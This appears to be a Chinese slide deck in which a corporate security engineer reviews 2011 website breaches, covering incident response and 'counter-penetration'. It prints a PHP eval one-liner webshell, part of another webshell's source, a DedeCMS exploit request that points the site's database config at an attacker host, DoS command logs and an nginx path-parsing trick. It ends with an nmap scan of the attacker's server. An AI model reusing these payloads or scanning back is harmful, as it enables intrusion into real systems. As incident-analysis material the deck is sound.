



企业安全应急响应与渗透反击

程 冲
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前言

- ❑ 2011年6月份我入职某企业安全部门来，截至到目前为止（已知）发生了5次安全事件。每一次都暴露出互联网企业在安全工作中普遍比较容易被忽略或者遗漏的威胁和弱点。
- ❑ 近期我对这5次安全事件，将工作中包括应急响应、安全改进、渗透反击等内容进行了归纳和小结。结合大量的第一手截图、日志、信息、思路形成这份“应急响应与渗透反击”，和大家一起分享与交流。
- ❑ PPT中涉及到个人隐私和非法等信息，请以技术探讨的角度去理解。

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- 事件二：合作伙伴
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开源团购



□ 公司的团购业务应用，采用的是最土团购商用系统。官方有开源版下载！



开源团购



Hacked by Evilxcode & coldr4in\fausivmsxs!
just for fun!



- 某天突然被告知，一门户网站爆料公司团购分站被黑。附带插图如上，好一个FUN... 6



开源团购

团购网站存在文件上传功能接口：

http://tuan._____.com/upload.php

团购网站基于“最土团购”进行二次开发，此接口是原系统的功能。默认情况下网站后台会调用这个接口，但因此接口无身份验证 PHP 木马。入侵者在 2011/7/7 22:29:57 上传了一个文件，以下是 WEB SERVER 日志：

```
192.168._____- [07/Jul/2011:22:29:57 +0800] "POST /upload.php HTTP/1.0" 200 135 "-"  
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" "114.241.61.108"  
PHPSESSID=0hvg76t2fevteh53m7j5v9f5; QN7=beijing
```

- ❑ 网站沦陷原因：1) 最土团购系统，上传页面未做任何验证和限制。直接可以被调用 7

开源团购

漏洞分析：nginx默认以cgi的方式支持php的运行，譬如在配置文件当中可以以

```
location ~ /\.php$ {  
    root html;  
    fastcgi_pass 127.0.0.1:9000;  
    fastcgi_index index.php;  
    fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name;  
    include fastcgi_params;  
}
```

的方式支持对php的解析，location对请求进行选择的时候会使用URI环境变量进行选择，其中传递到后端Fastcgi的关键变量SCRIPT_FILENAME由nginx生成的\$fastcgi_script_name决定，而通过分析可以看到\$fastcgi_script_name是直接由URI环境变量控制的，这里就是产生问题的点。而为了更好的支持PATH_INFO的提取，在PHP的配置选项里存在cgi.fix_pathinfo选项，其目的是为了从SCRIPT_FILENAME里取出真正的脚本名。那么假设存在一个<http://www.80sec.com/80sec.jpg>，我们以如下的方式去访问

```
http://www.80sec.com/80sec.jpg/80sec.php
```

- 参考文档：<http://www.80sec.com/nginx-securit.html>

❑ 网站沦陷原因：2) NGINX与FASTCGI配置不当，导致任意扩展名文件被作为脚本解析 8



开源团购

□ 开源团购应急响应/渗透反击小结

□ 应急方面：

- 1) 入侵者根据已知安全弱点所进行的渗透测试行为；
- 2) 从相关日志记录分析，渗透的深度与广度仅限于该服务器；
- 3) 事后根据了解的信息，为两在校大学生所为；

□ 改进方面：

- 1) 公司网站应用后台管理规范的建设与整改；
- 2) 对公司使用开源系统的梳理、版本/补丁升级；
- 3) 对公司使用开源系统的安全黑盒/白盒检测；



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合作伙伴

The screenshot shows a Kali Linux terminal window with a web browser (SecureCRT) displaying a list of HTTP requests. The requests are from various IP addresses to different URLs, including /routes/chengdu/chengdu-guangzhou.htm, /zt/hangzhou/, /routes/shanghai_city/shanghai_city-qingdao.htm, and /zt/nanjing/. The browser also shows a list of files and directories, including access_log, chinaunionpay8cities_access_log, error.log, kenya_access_log, temp.log, cpisock.2183, .org_access_log, hk_access_log, mentholatum_access_log, yltuzxy, -access.log, cpisock.2247, emkt, _access.log, httpd.pid, nivea_access_log, cpisock.9053, error_log, huodong, -access.log, and temp1.log.

Below the browser window, a network packet capture (IPTraf) is shown, displaying a list of UDP fragments. The fragments are from 123.103.1 to 123.103.12.119:23, and are being sent to 118.186.32.210 on eth1. The fragments are 1500 bytes in size.

At the bottom of the terminal, the IPTraf tool is running, showing the network interface eth1 and the IP address 118.186.32.210.

- 某天接到OPS的反馈，某IDC一交换机带宽使用率多次飙升报警。且已定位到源服务器11

合作伙伴



- ❑ 对该服务器运行的业务应用识别为基于DedeCMS的网站，版本较老！为合作伙伴站点 12


合作伙伴

在 2011/8/24 和 2011/8/25 攻击者均进行过攻击，昨天 2011/8/24 未觉察到，今天 25/Aug/2011:14:44:17 左右对方管理员发现异常，我们处理后即停止攻击。

```
[chong.cheng@sales tmp]$ more 20110825-ip60.log
60.169.73.63 -- [24/Aug/2011:23:26:51 +0800] "GET /plus/dc.php?rat=Are+You+Rat%3F HTTP/1.1" 200 143 "-" "Mozilla/4.0"
60.169.73.63 -- [24/Aug/2011:23:34:22 +0800] "GET /plus/dc.php?host=184.168.160.37&port=80&time=120 HTTP/1.1" 200 144 "-" "Mozilla/4.0"
60.169.73.63 -- [24/Aug/2011:23:34:35 +0800] "GET /plus/dc.php?host=184.168.160.37&port=80&time=120 HTTP/1.1" 200 144 "-" "Mozilla/4.0"
60.169.73.63 -- [24/Aug/2011:23:34:48 +0800] "GET /plus/dc.php?host=184.168.160.37&port=80&time=120 HTTP/1.1" 200 144 "-" "Mozilla/4.0"
60.169.73.63 -- [25/Aug/2011:08:24:27 +0800] "GET /plus/dc.php?host=221.10.245.84&port=80&time=120 HTTP/1.1" 200 142 "-" "Mozilla/4.0"
60.169.73.63 -- [25/Aug/2011:08:24:35 +0800] "GET /plus/dc.php?host=221.10.245.84&port=80&time=120 HTTP/1.1" 200 142 "-" "Mozilla/4.0"
60.169.73.63 -- [25/Aug/2011:14:43:29 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
60.169.73.63 -- [25/Aug/2011:14:43:41 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
60.169.73.63 -- [25/Aug/2011:14:43:53 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
60.169.73.63 -- [25/Aug/2011:14:44:05 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
60.169.73.63 -- [25/Aug/2011:14:44:17 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
60.169.73.63 -- [25/Aug/2011:14:44:53 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
```

■ 对WEB日志的分析中，发现可疑的GET请求。其中dc.php的参数有IP地址、端口与时间13

合作伙伴




- ❑ PHP脚本功能为发送UDP数据包。WEB普通权限就可用PHP创建UDP的SOCKET，即UDP DoS14

合作伙伴

```
-rwxr-xr-x 1 nobody 286 Sep 15 2010 freelist.php
-rw-r--r-- 1 daemon 54 Aug 28 16:56 ga.php
drwxr-xr-x 3 nobody 4096 Dec 6 2010 guestbook
-rwxr-xr-x 1 nobody 2705 Sep 15 2010 guestbook.php
-rwxr-xr-x 1 nobody 168 Sep 15 2010 heightsearch.php
drwxr-xr-x 3 nobody 4096 Dec 6 2010 img
-rwxr-xr-x 1 nobody 2375 Sep 15 2010 list.php
-rwxr-xr-x 1 nobody 1281 Sep 15 2010 mytag_js.php
-rwxr-xr-x 1 nobody 5715 Sep 15 2010 play.php
-rwxr-xr-x 1 nobody 2277 Sep 15 2010 posttocar.php
-rwxr-xr-x 1 nobody 1946 Sep 15 2010 recommend.php
-rwxr-xr-x 1 nobody 249 Sep 15 2010 rss.php
-rwxr-xr-x 1 nobody 2578 Sep 15 2010 search.php
-rwxr-xr-x 1 nobody 2267 Sep 15 2010 showphoto.php
-rwxr-xr-x 1 nobody 1496 Sep 15 2010 stow.php
drwxr-xr-x 2 nobody 4096 Dec 6 2010 task
-rwxr-xr-x 1 nobody 3177 Sep 15 2010 task.php
-rwxr-xr-x 1 nobody 4134 Sep 15 2010 view.php
-rwxr-xr-x 1 nobody 844 Sep 15 2010 vote.php
[chong.cheng@sales plus]$ stat ga.php
  File: `ga.php'
  Size: 54          Blocks: 8          IO Block: 4096   regular file
Device: ca08h/51720d Inode: 15680842   Links: 1
Access: (0644/-rw-r--r--)  Uid: (    2/   daemon)  Gid: (    2/   daemon)
Access: 2011-08-29 10:03:28.000000000 +0800
Modify: 2011-08-28 16:56:10.000000000 +0800
Change: 2011-08-28 16:56:10.000000000 +0800
[chong.cheng@sales plus]$
```

■ 对PHP后门目录的检测中发现，后门文件ga.php的stat信息如上

合作伙伴



结合WEB日志的记录，通过时间比对和测试确认。确定该网站（此次）沦陷的原因 16

合作伙伴

```
mysql> select * from dede_arctype where id = 177 \G;
***** 1. row *****
      id: 177
      reid: 60
      topid: 60
      sortrank: 50
      typename: <?php eval($_POST[1]);?>
      typedir: {cmspath}/a/zgfwzt1/___php_eval___POST_1_____
      isdefault: 1
      defaultname: index.php
      issend: 1
      channeltype: 1
      maxpage: -1
      ispart: 0
      corank: 0
      tempindex: {style}/index_article.htm
      templist: plus/1.jpg
      temparticle: {style}/article_article.htm
      namerule: {typedir}/{Y}/{M}/{D}/{aid}.html
      namerule2: {typedir}/list_{tid}_{page}.html
      modname: default
      description:
      keywords:
      seotitle:
      moresite: 0
      sitepath: {cmspath}/a/zgfwzt1
      siteurl:
      ishidden: 1
      cross: 0
      crossid:
      content:
      smalltypes:
1 row in set (0.00 sec)

ERROR:
No query specified

mysql>
```


- 在数据库中找到了tid=177的记录，很熟悉的一句话PHP木马：<?php eval.....

合作伙伴

```
[chong.cheng@sales logs]$ grep "/plus/list.php?tid=177" *.access.log
58.255.125.108 - - [03/Aug/2011:16:16:36 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1043 "http://www. /cntlht/catalog_main.php" "Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1; User-agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1; http://bsalsa.com) )"
69.28.58.2 - - [04/Aug/2011:01:34:46 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "wget/1.9+cvns-stable (Red Hat modified)"
27.43.228.227 - - [13/Aug/2011:03:41:44 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.0)"
58.255.112.208 - - [22/Aug/2011:18:07:17 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.0)"
58.255.116.239 - - [28/Aug/2011:16:56:10 +0800] "GET /plus/list.php?tid=177 HTTP/1.1" 200 1243 "-" "Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.0)"
211.157.136.116 - - [29/Aug/2011:11:27:43 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; Tablet PC 2.0)"
211.157.136.116 - - [29/Aug/2011:11:28:07 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; Tablet PC 2.0)"
211.157.136.116 - - [29/Aug/2011:11:28:40 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; Tablet PC 2.0)"
211.157.136.116 - - [29/Aug/2011:11:34:44 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; Tablet PC 2.0)"
211.157.136.116 - - [29/Aug/2011:11:37:17 +0800] "GET //plus/list.php?tid=177 HTTP/1.1" 200 1043 "-" "Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; Tablet PC 2.0)"
[chong.cheng@sales logs]$
```

- 在WEB日志中搜索请求tid=177来源IP地址，并对这些源IP地址的所有请求做关联分析18

合作伙伴



```
[chong.cheng@sales htdocs]$ /usr/bin/stat ./uploads/110218/style_mass.php
File: ./uploads/110218/style_mass.php
Size: 121217      Blocks: 248      Io Block: 4096   regular file
Device: ca08h/51720d Inode: 8314945   Links: 1
Access: (0644/-rw-r--r--)  Uid: (  2/  daemon)  Gid: (  2/  daemon)
Access: 2011-08-18 19:50:08.000000000 +0800
Modify: 2011-07-24 00:57:06.000000000 +0800
Change: 2011-07-24 00:57:06.000000000 +0800
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$
[chong.cheng@sales htdocs]$ more ./uploads/110218/style_mass.php
<?php

$password = "110110";//设置密码

error_reporting(E_ERROR);
header("content-Type: text/html; charset=gb2312");
set_time_limit(0);

function Root_GP($&array)
{
    while(list($key,$var) = each($array))
    {
        if((strtoupper($key) != $key || '.intval($key) == "$key") && $key != 'argc' && $key != 'argv')
```

- 发现了其它路径下的WEBSHELL，是否为同一波攻击者不得而知。但多个漏洞一直存在19

合作伙伴

118.123.17.254 -- [18/Aug/2011:12:48:54 +0800] "GET /plus/mytag_js.php?aid=1&doaction=http%3A%2F%2Fwww.%2Fplus%2Fmytag_js.php%3Faid%3D1&_COOKIE%5BGLOALS%5D%5Bcfg_dbhost%5D=180.186.1.1&_COOKIE%5BGLOALS%5D%5Bcfg_dbuser%5D=mysql&_COOKIE%5BGLOALS%5D%5Bcfg_dbpwd%5D=qq1314520&_COOKIE%5BGLOALS%5D%5Bcfg_dbname%5D=mysql&_COOKIE%5BGLOALS%5D%5Bcfg_dbprefix%5D=dede_&nocache=true&QuickSearchBtn=%CC%E1%BD%BB HTTP/1.1" 200 42 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"

[http://www.dedecms.com/plus/mytag_js.php?aid=1&](http://www.dedecms.com/plus/mytag_js.php?aid=1&doaction=http%3A%2F%2Fwww.dedecms.com/plus%2Fmytag_js.php%3Faid%3D1&_COOKIE%5BGLOALS%5D%5Bcfg_dbhost%5D=180.186.1.1&_COOKIE%5BGLOALS%5D%5Bcfg_dbuser%5D=mysql&_COOKIE%5BGLOALS%5D%5Bcfg_dbpwd%5D=qq1314520&_COOKIE%5BGLOALS%5D%5Bcfg_dbname%5D=mysql&_COOKIE%5BGLOALS%5D%5Bcfg_dbprefix%5D=dede_&nocache=true&QuickSearchBtn=%CC%E1%BD%BB)

doaction=

http%3A%2F%2Fwww.dedecms.com/plus%2Fmytag_js.php%3Faid%3D1

&_COOKIE%5BGLOALS%5D%5Bcfg_dbhost%5D=180.186.1.1

&_COOKIE%5BGLOALS%5D%5Bcfg_dbuser%5D=mysql

&_COOKIE%5BGLOALS%5D%5Bcfg_dbpwd%5D=qq1314520

&_COOKIE%5BGLOALS%5D%5Bcfg_dbname%5D=mysql

&_COOKIE%5BGLOALS%5D%5Bcfg_dbprefix%5D=dede_

&nocache=true

- ❑ 分析中发现攻击者DedeCMS的Exp的GET请求，其中包含MYSQL的HOST, USER, PASSWORD

合作伙伴

```
vps-113.209.

[root@sec1 ~]#
[root@sec1 ~]#
[root@sec1 ~]# nmap -sT 180.186.

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2011-08-18 20:33 CST
Interesting ports on 180.186.:
Not shown: 1667 closed ports
PORT      STATE      SERVICE
1/tcp     open       tcpmux
80/tcp     open       http
135/tcp    filtered  msrpc
137/tcp    filtered  netbios-ns
139/tcp    filtered  netbios-ssn
445/tcp    filtered  microsoft-ds
593/tcp    filtered  http-rpc-epmap
880/tcp    open       unknown
1025/tcp   open       NFS-or-IIS
1434/tcp   filtered  ms-sql-m
3306/tcp   open       mysql
